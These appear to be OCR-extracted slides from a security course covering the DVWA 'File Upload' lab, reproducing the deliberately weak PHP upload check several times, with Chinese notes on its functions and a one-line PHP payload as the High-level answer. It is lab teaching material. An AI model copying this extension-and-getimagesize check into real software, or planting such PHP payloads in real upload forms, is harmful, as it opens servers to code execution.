
$~/File Upload/Medium: cat ./"Burp Suite"




$~/File Upload/Medium: cat ./Answer




$~/File Upload/Medium: cat ./Answer



$~/File Upload/Medium: cat ./Answer



$~/File Upload/Medium: cat ./Answer



$~/File Upload/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

$~/File Upload/High: cat ./"View Source"


```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

$~/File Upload/High: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" ||
          strtolower( $uploaded_ext ) == "jpeg" ||
          strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
          getimagesize( $uploaded_tmp ) ) {

        //...
    }
    //...
}

?>
```

- `strrpos($a, $b)`
  - 回傳 b 在 a 之中最後出現的位置
- `substr($a, $b)`
  - 回傳 a 字串第 b 位以後的字串
- I.e., 切割出副檔名
- `strtolower()`
  - 回傳所有 ASCII 轉成小寫後的字串
- `getimagesize()`
  - 回傳圖片的寬高等資訊

$~/File Upload/High: cat ./remove



NISRA


$~/File Upload/High: cat ./Answer

```php
<?php phpinfo() ?>
```

